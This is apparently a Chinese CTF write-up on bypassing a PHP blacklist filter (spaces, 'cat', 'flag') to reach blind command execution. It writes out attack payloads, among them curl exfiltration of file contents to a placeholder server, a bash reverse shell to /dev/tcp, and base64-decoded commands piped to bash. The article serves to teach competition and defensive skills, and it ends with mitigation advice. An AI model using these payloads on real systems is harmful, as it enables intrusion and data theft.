在CTF(Capture The Flag)竞赛的Web安全赛道中,PHP代码审计与命令执行绕过是入门选手必须掌握的核心技能之一。这类题目通常模拟真实场景中的远程命令执行(RCE)漏洞,并结合正则表达式过滤(WAF)来增加难度。本文将以一道经典题目为例,深入剖析如何绕过空格过滤、关键词黑名单以及无回显限制,最终实现命令执行。 值得注意的是,这些技术背后涉及的模式识别与对抗思想,与机器学习中的对抗样本生成有着异曲同工之妙——攻击者不断寻找模型的盲点,正如CTF选手寻找WAF的绕过路径。
我们先来看一下题目的核心代码逻辑。代码非常简洁,但暗藏玄机:

从上述代码可以梳理出三个关键点:
- 参数接收:通过GET请求传入参数
c。 - 过滤检查:使用
preg_match对参数c进行正则匹配,模式为/;|cat|flag| /i。如果输入中包含分号、cat、flag或空格,则匹配成功,!取反后条件为假,system不会执行。 - 命令执行:
system($c." >/dev/null 2>&1")。注意末尾的重定向,它将标准输出和标准错误都丢弃了,因此页面上不会直接回显命令结果。
这意味着我们需要同时解决三个障碍:空格过滤、关键词过滤、以及结果无回显。下面我们逐一拆解。
一、绕过空格过滤的多种姿势
在Linux命令中,空格用于分隔命令和参数。当空格被过滤时,我们可以使用以下替代方案:
- ${IFS}:这是Shell的内部分隔符变量,默认包含空格、Tab和换行符。例如
cat${IFS}flag.php可以正常执行。 有趣的是,这种利用环境变量进行绕过的思路,在自然语言处理中也有类似体现——模型对某些token的注意力权重较高,而攻击者通过同义词替换来规避检测。 - $IFS:直接使用变量,效果与
${IFS}类似,但需要注意变量扩展的边界。 - %09:Tab键的URL编码,在URL中传递时会被解码为制表符,起到空格的作用。
- 输入重定向
<:例如cat<flag.php,用重定向符号替代空格来传递文件名。 - 花括号扩展:如
{cat,flag.php},但需注意分号可能被过滤,需结合其他技巧。
✅ 最佳实践:优先尝试${IFS},因为它兼容性好且易于阅读。如果$也被过滤,再考虑%09或重定向。
二、绕过关键词黑名单:cat与flag的替代方案
正则中明确禁止了cat和flag,但Linux提供了丰富的文本查看工具和路径匹配技巧:
- 替代命令:
more、less、head、tail、tac(反向输出)、nl(带行号)、od -c等均可读取文件内容。例如tac${IFS}f*可以反向显示文件。 - 通配符:
f*可以匹配flag,f?ag使用单字符通配符。注意*和?在Shell中会被扩展为实际文件名。 - 变量拼接:利用Shell变量拼接字符串。例如
a=c;b=at;${a}${b}${IFS}f*,但分号被过滤,需要换用换行符或%0a。 - Base64编码:将命令编码后通过
echo管道传递给bash,例如echo${IFS}Y2F0IGZsYWcucGhw|base64${IFS}-d|bash。 - 反引号与$():命令替换可以嵌套执行,但需注意过滤规则。
⚠️ 注意:如果flag被过滤,但文件名为flag.php,使用f*即可绕过。同时要确保通配符不会匹配到其他无关文件,可以通过ls先探测目录。
这些绕过技巧本质上是在探索规则空间的边界。在深度学习领域,研究者同样通过生成对抗样本来测试神经网络的鲁棒性——两者都在寻找系统在特定输入下的失效模式。 掌握这种“对抗思维”,对安全研究和AI攻防都至关重要。
三、解决无回显问题:将结果带出来
由于命令执行后输出被重定向到/dev/null,我们无法直接看到结果。此时需要采用带外(Out-of-Band)或时间盲注等技巧:
- HTTP外带:利用
curl或wget将文件内容发送到自己的服务器。例如curl${IFS}http://your-server/?a=$(tac${IFS}f*)。需要确保目标主机能访问外网。 - DNS外带:通过
ping或nslookup将数据编码到域名中,适用于出网限制较严的场景。 - 时间盲注:使用
sleep根据条件延迟响应,例如if [ $(cat f*) = "flag{...}" ]; then sleep 5; fi,通过响应时间判断内容。 - 写入Web目录:将结果写入可访问的文件,例如
cat${IFS}f*>./output.txt,然后通过浏览器访问。 - 反弹Shell:直接获取交互式Shell,例如
bash -i >& /dev/tcp/your-ip/port 0>&1。
✅ 推荐优先尝试HTTP外带,因为它直观且易于调试。如果目标不出网,再考虑时间盲注或写入文件。 这些技术同样适用于AI模型的安全测试——例如通过模型输出推断训练数据,或利用推理时间差异进行侧信道攻击。
四、综合实战与防御思考
将以上技巧组合,我们可以构造出多种Payload。例如:
?c=tac${IFS}f*—— 直接读取但无回显。?c=curl${IFS}http://your-server/$(tac${IFS}f*)—— 外带数据。?c=echo${IFS}Y2F0IGYq|base64${IFS}-d|bash—— Base64解码执行。
从防御角度看,仅仅过滤cat和flag是远远不够的。开发者应当:
- 避免直接使用
system等危险函数,改用白名单机制。 - 对用户输入进行严格的正则校验,但要注意正则本身的绕过可能。
- 使用
escapeshellarg或escapeshellcmd进行转义。 - 最小化Web进程权限,限制命令执行范围。
在机器学习驱动的安全防御中,可以利用自然语言处理技术对代码进行语义分析,识别潜在的注入模式,而不仅仅是依赖关键词黑名单。这种基于深度学习的检测方法能够捕捉更复杂的攻击变种,代表了未来WAF的发展方向。
[AFFILIATE_SLOT_2]总结:本文围绕一道CTF Web题目,系统讲解了PHP命令执行绕过的三大核心障碍——空格过滤、关键词黑名单和无回显。通过${IFS}、通配符、替代命令、外带通道等技巧,我们能够组合出有效的Payload。这些实战经验不仅适用于CTF竞赛,也为理解真实世界中的RCE漏洞利用与防御提供了重要参考。✅ 记住:安全对抗的本质是持续学习与思维突破。


 浙公网安备 33010602011771号